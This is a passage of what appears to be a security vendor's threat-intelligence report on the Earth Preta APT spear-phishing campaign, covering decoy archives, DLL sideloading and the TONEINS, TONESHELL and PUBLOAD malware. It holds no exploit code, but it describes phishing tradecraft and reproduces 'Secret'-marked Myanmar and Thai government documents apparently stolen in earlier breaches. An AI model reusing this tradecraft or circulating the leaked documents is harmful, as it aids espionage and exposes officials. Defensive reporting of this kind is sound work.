Unknown Title

⋮ 11/18/2022

APT & Targeted Attacks

Earth Preta Spear-Phishing Governments Worldwide

We break down the cyberespionage activities of advanced persistent threat (APT) group Earth Preta, observed in large-scale attack deployments that began in March. We also show the infection routines of the malware families they use to infect multiple sectors worldwide: TONEINS, TONESHELL, and PUBLOAD.

By: Nick Dai, Vickie Su, Sunny Lu November 18, 2022 Read time: 16 min (4199 words)

We have been monitoring a wave of spear-phishing attacks targeting the government, academic, foundations, and research sectors around the world. Based on the lure documents we observed in the wild, this is a large-scale cyberespionage campaign that began around March. After months of tracking, the seemingly wide outbreak of targeted attacks includes but not limited to Myanmar, Australia, the Philippines, Japan and Taiwan. We analyzed the malware families used in this campaign and attributed the incidents to a notorious advanced persistent threat (APT) group called Earth Preta (also known as Mustang Panda and Bronze President).




Figure 1. Country distribution of Earth Preta attacks from May to October 2022

In our observation of the campaigns, we noted that, Earth Preta abused fake Google accounts to distribute the malware via spear-phishing emails, initially stored in an archive file (such as rar/zip/jar) and distributed through Google Drive links. Users are then lured into downloading and triggering the malware to execute, TONEINS, TONESHELL, and PUBLOAD. PUBLOAD has been previously reported, but we add new technical insights in this entry that tie it to TONEINS and TONESHELL, newly discovered malware families used by the group for its campaigns.

In addition, the actors leverage different techniques for evading detection and analysis, like code obfuscation and custom exception handlers. We also found that the senders of the spear-phishing emails and the owners of Google Drive links are the same. Based on the sample documents that were used for luring the victims, we also believe that the attackers were able to conduct research and, potentially, prior breaches on the target organizations that allowed for familiarity, as indicated in the abbreviation of names from previously compromised accounts.

In this blog entry, we discuss Earth Preta's new campaign and its tactics, techniques, and procedures (TTPs), including new installers and backdoors. Last, we share how security practitioners can track malware threats similar to those that we have identified.

Initial compromise and targets

Based on our monitoring of this threat, the decoy documents are written in Burmese, and the contents are " " ("Internal-only"). Most of the topics in the documents are controversial issues between countries and contain words like "Secret" or "Confidential." These could indicate that the attackers are targeting Myanmar government entities as their first entry point. This could also mean that the attackers have already compromised specific political entities prior to the attack, something that Talos Intelligence had also previously noted.

The attackers use the stolen documents as decoys to trick the targeted organizations working with Myanmar government offices into downloading and executing the malicious files. The victimology covers a broad range of organizations and verticals worldwide, with a higher concentration in the Asia Pacific region. Apart from the government offices with collaborative work in Myanmar, subsequent victims included the education and research industries, among others. In addition to decoy topics covering ongoing international events concerning specific organizations, the attackers also lure individuals with subject headings pertaining to pornographic materials.




Figure 2. Distribution of Earth Preta's targeted industries

Analyzing the routines




Send
Download
Decompress/ Unzip
ToneIns
ToneShell
PubLoad
1
2
Threat actor sends spear-phishing email with an embedded link
Spear-phishing email with a Google or Dropbox link
Malicious archive with malware
Malicious DLL sideloaded by a legitimate executable
Add a registry run key or create a scheduled task
© 2022 TREND MICRO

Figure 3. Earth Preta attack campaign routine from March to October 2022

Earth Preta uses spear-phishing emails as its first step for intrusion. As aforementioned, some of the emails' subjects and contents discuss geopolitical topics, while others might contain sensational subjects. We observed that all the emails we analyzed had the Google Drive links embedded in them, which points to how users might be tricked into downloading the malicious archives. The file types of the archives include compressed files such as .rar, .zip, and .jar, to name a few. Upon accessing the links, we learned that the archives contain the malware TONEINS, TONESHELL, and PUBLOAD malware families.



Secret

Agreed Minutes

9th Thailand-Myanmar Senior Staff Talks

4th August 2022

Bangkok, Thailand

Introduction

The 9th Thailand-Myanmar Senior Staff Talks (SST) co-chaired by Lieutenant General Chitchanok Nujjaya, Director of Joint Operations, Royal Thai Armed Forces Headquarters and Lieutenant General Aung Soe, the Commander of No. (4) Bureau of Special Operations, Office of the Commander-in-Chief (Army) was held from 3rd- 5th August 2022 in Bangkok, Thailand.

Item 1: Opening Remarks

Lieutenant General Chitchanok Nujjaya, Thai co-chairman and Lieutenant General Aung Soe, Myanmar co-chairman delivered their speeches, introduced their respective delegates (Opening Remarks and Names of the delegates are attached in Annex-I (Thailand) and Annex-II (Myanmar)) and gave guidance to the meeting.

Item 2: Adoption of the Agenda

The Meeting adopted the Agenda of the 9th SST Meeting which appears as Annex III

Item 3: Matters of Acknowledgement

3.1 **Review of 8th SST Agreed Minutes & Activities**

Progress Report of the Decisions Taken during the 8th Myanmar - Thailand SST was reviewed by both sides and agreed that all incomplete items were to be considered as action items of this SST.

3.1.1 Border Security

3.1.1.1 Three Pagodas Pass Area / Phayar Thonzu

3.1.1.2 Revetments along the bank of Moei / Thaungyin River

3.1.2 Cooperation on Education, Exercises and Training

3.1.3 Cooperation on Agriculture and Livestock Development

3.1.4 Exchange of Visits

3.1.5 Cooperation on Military Sports Events

Secret

Figure 4. Email document sample of meeting minutes, likely stolen from a prior compromise

Spear-phishing emails


We analyzed the contents of the emails and observed that a Google Drive link is used as a lure for victims. The email's subject might be empty or might have the same name as the malicious archive. Rather than add the victims’ addresses to the email’s “To” header, the threat actors used fake emails. Meanwhile, the real victims' addresses were written in the "CC" header, likely to evade security analysis and slow down investigations. Using open-source intelligence (OSINT) tool GHunt to probe those Gmail addresses in the “To” section, we found these fake accounts with little information in them.

Moreover, we observed that some of the senders might be compromised email accounts from a specific organization. Victims might be convinced that these mails were sent from trusted partners, increasing the chances that recipients will select the malicious links.

Decoy documents

We also found some decoy documents linked to the organizations related to or working with Myanmar government entities. The first decoy's file name is *Assistance and Recovery(china).exe*, while another decoy .PDF document (*“ .pdf,* meaning *“Embassy of the Republic of Myanmar"*) was observed in a compressed file named *Assistance and Recovery(china).rar*. Allegedly, this is a document containing the ambassador’s report in rough meeting schedules between the embassies of Myanmar and China.

Another document is related to the Japan Society for the Promotion of Science (JSPS), an initiative that provides researchers opportunities to conduct and undergo research exchanges in Japan. Notably, the documents in the compressed file attachment(EN).rar are mostly image files. The malicious DLL and the executable, which are used for the next layer of sideloading, are also included among them.



Assistance and Recovery(china).rar 6 個項目

名稱	上次修改時間	檔案大小
Assistance and Recovery(china).exe	2022年3月28日	398 KB
CZE News.docx	2021年6月5日	675 KB
libcef.dll	2022年7月20日	713 KB
~$Assistance and Recovery(china)(1).docx	2022年7月20日	505 KB
~$Assistance and Recovery(china).docx	2021年12月3日	232 KB
ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်သံရုံး.pdf	2021年6月9日	104 KB

attachment(EN).rar 10 個項目

名稱	上次修改時間	檔案大小
1 001.exe	2022年3月28日	398 KB
1 001.jpg	2022年8月17日	907 KB
3 001.jpg	2022年8月17日	680 KB
4 001.jpg	2022年8月17日	965 KB
5 001.jpg	2017年4月28日	33 KB
6 001.jpg	2022年8月17日	514 KB
7 001.jpg	2022年8月17日	870 KB
8 001.jpg	2022年8月17日	606 KB
9 001.jpg	2022年8月17日	799 KB
libcef.dll	2022年8月17日	713 KB

လျှို့ဝှက်
ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်သံရုံး
ပေကျင်းမြို့
No. 6 Dong Zhi Men Wai Street, Chao Yang District,
Beijing 100600, People's Republic of China
Tel : 0086 10 6532 0351, 6532 04554
Fax : 0086 10 65320408

MMRS (အထွက်)

သို့	-	နခဌ၊ နေပြည်တော်
မှ	-	မသရ၊ ပေကျင်း
စာအမှတ်	-	၀၁၂□ □ ၅၁ ၆၄
ရက်စွဲ	-	၆□၆□၂၀၂၁

တရုတ်ပြည်သူ့သမ္မတနိုင်ငံ၊ ချုံချင်းမြို့တွင် ၂၀၂၁ ခုနှစ်၊ ဇွန်လ □၆□ ရက်နေ့မှ □၉□ရက်နေ့ အထိ ကျင်းပပြုလုပ်သည့် အာဆီယံ□တရုတ်နိုင်ငံခြားရေးဝန်ကြီးများ အထူးအစည်းအဝေးနှင့် ဆက်စပ်အစည်းအဝေးများသို့ တက်ရောက်ရန်အတွက် ပြည်ထောင်စုဝန်ကြီး ခေါင်းဆောင်သော မြန်မာကိုယ်စားလှယ်အဖွဲ့၏ အထူးလေယာဉ်သည် ချုံချင်းမြို့ အပြည်ပြည်ဆိုင်ရာလေဆိပ်သို့ ၆□၆□၂၀၂၁ ရက်၊ နံနက်ပိုင်း □၁၁□၁၀□ နာရီတွင် ချောမောစွာ ရောက်ရှိပါကြောင်း တင်ပြအပ်□။□

၂၀၂၁ ခုနှစ် ဇွန်လ ရက်

[illegible]

လျှို့ဝှက်

လျှို့ဝှက်
ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်အစိုးရ
သမဝါယမနှင့် ကျေးလက်ဖွံ့ဖြိုးရေးဝန်ကြီးဌာန
အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာန
Small Scale Industries Dept.
စာအမှတ်၊ ၄/ ဝန်ထမ်း(၂၀၂၂) ၂၆၄၆
ရက်စွဲ၊ ၂၀၂၂ ခုနှစ်၊ ဩဂုတ်လ ၁၅ ရက်

သို့
ယွန်းပညာကောလိပ်
ဆောင်းဒါးရက်ကန်းနှင့် အသက်မွေးပညာသိပ္ပံ
တိုင်းဒေသကြီး/ ပြည်နယ်အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာနအားလုံး
စက်မှုလက်မှုအလုပ်ရုံ(ရန်ကုန်)
မြန်မာ့လက်မှုအနုပညာစင်တာ(ရန်ကုန်/မန္တလေး)
ခတ်ခွဲခန်း(ရန်ကုန်)
ခရိုင်အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာနများအားလုံး
ရက်ကန်းနှင့် အသက်မွေးပညာသင်တန်းကျောင်းများအားလုံး

အကြောင်းအရာ။ **ပညာသင်ဆုလျှောက်ထားနိုင်ကြောင်း အကြောင်းကြားခြင်း**
ရည် ညွှန်း ချက် ။ သမဝါယမနှင့်ကျေးလက်ဖွံ့ဖြိုးရေးဝန်ကြီးဌာန၊ ပြည်ထောင်စုဝန်ကြီးရုံး၏ ၁၁.၈.၂၀၂၂ ရက်စွဲပါစာအမှတ်၊ ၅/ ၂/ ၆/ သမကျေးလက် (၀၉၉/ ၂၀၂၂)

၁။ ရင်းနှီးမြှုပ်နှံမှုနှင့် နိုင်ငံခြားစီးပွားဆက်သွယ်ရေးဝန်ကြီးဌာန၏ ၅.၈.၂၀၂၂ ရက်စွဲပါစာအမှတ်- ၁၁/ ၃၃/ ၁၁(၂၁၆/ ၂၀၂၂) (၁၀၈) (ရိုးရိုး) ကို ရည်ညွှန်းလျက် JSPS Postdoctoral Fellowships for Research in Japan နှင့် JSPS Invitational Fellowships for Research in Japan ပညာသင်ဆုအား အရည်အချင်းပြည့်မီသော လုပ်ငန်းတာဝန်နှင့်ကိုက်ညီသည့်ဝန်ထမ်းများသည် သက်ဆိုင်ရာဝန်ကြီးဌာန/ အဖွဲ့အစည်း၏ ခွင့်ပြုချက်ဖြင့် Website နှင့်ဆက်သွယ်၍ ယှဉ်ပြိုင်လျှောက်ထားနိုင်ကြောင်း ပြည်ထောင်စုဝန်ကြီးရုံးမှ ရည်ညွှန်းပါစာဖြင့် အကြောင်းကြားလာပါသည်။

၂။ သို့ဖြစ်ပါ၍ သတ်မှတ်အရည်အချင်းနှင့်ကိုက်ညီ၍ ပညာသင်ဆုလျှောက်ထားလိုသူများအနေဖြင့် သတ်မှတ်ထားသည့်ကိုယ်ရေးမှတ်တမ်း (၃၀) (ဓာတ်ပုံကပ်ပြီး) (၂)စုံ၊ ကိုယ်ရေး
လျှို့ဝှက်

Figure 5. Sample decoy documents relating to government meetings (left) and overseas research exchange (right)

There are also other decoy documents with diverse content themes, including regional affairs and pornography. However, when the victim opens the fake document file in this folder, no corresponding content appears.

Arrival vectors


We observed at least three types of arrival vectors as the intrusions' entry points, including over 30 lure archives around the world distributed via Google Drive links, Dropbox links, or other IP addresses hosting the files. In most of the archives we collected, there are legitimate executables, as well as the sideloaded DLL. The names of the archives and the decoy documents vary in each case. In the following sections, we take some of them as examples and share the TTPs of each.

Type A: DLL sideloading

In this case, there are three files in the archive: "~," *Increasingly confident US is baiting China.exe,* and *libcef.dll*. Notably, the names of the lure documents and executables can be different, as detailed in the next sections.

Filename		Detection	Description
220509 - (Cabinet Meeting 2022).zip	~		Lure document
	Increasingly confident US is baiting China.exe		Legitimate executable for DLL sideloading
	libcef.dll	Trojan.Win32.PUBLOAD	Malicious DLL

Table 1. Files in the archive of Type A

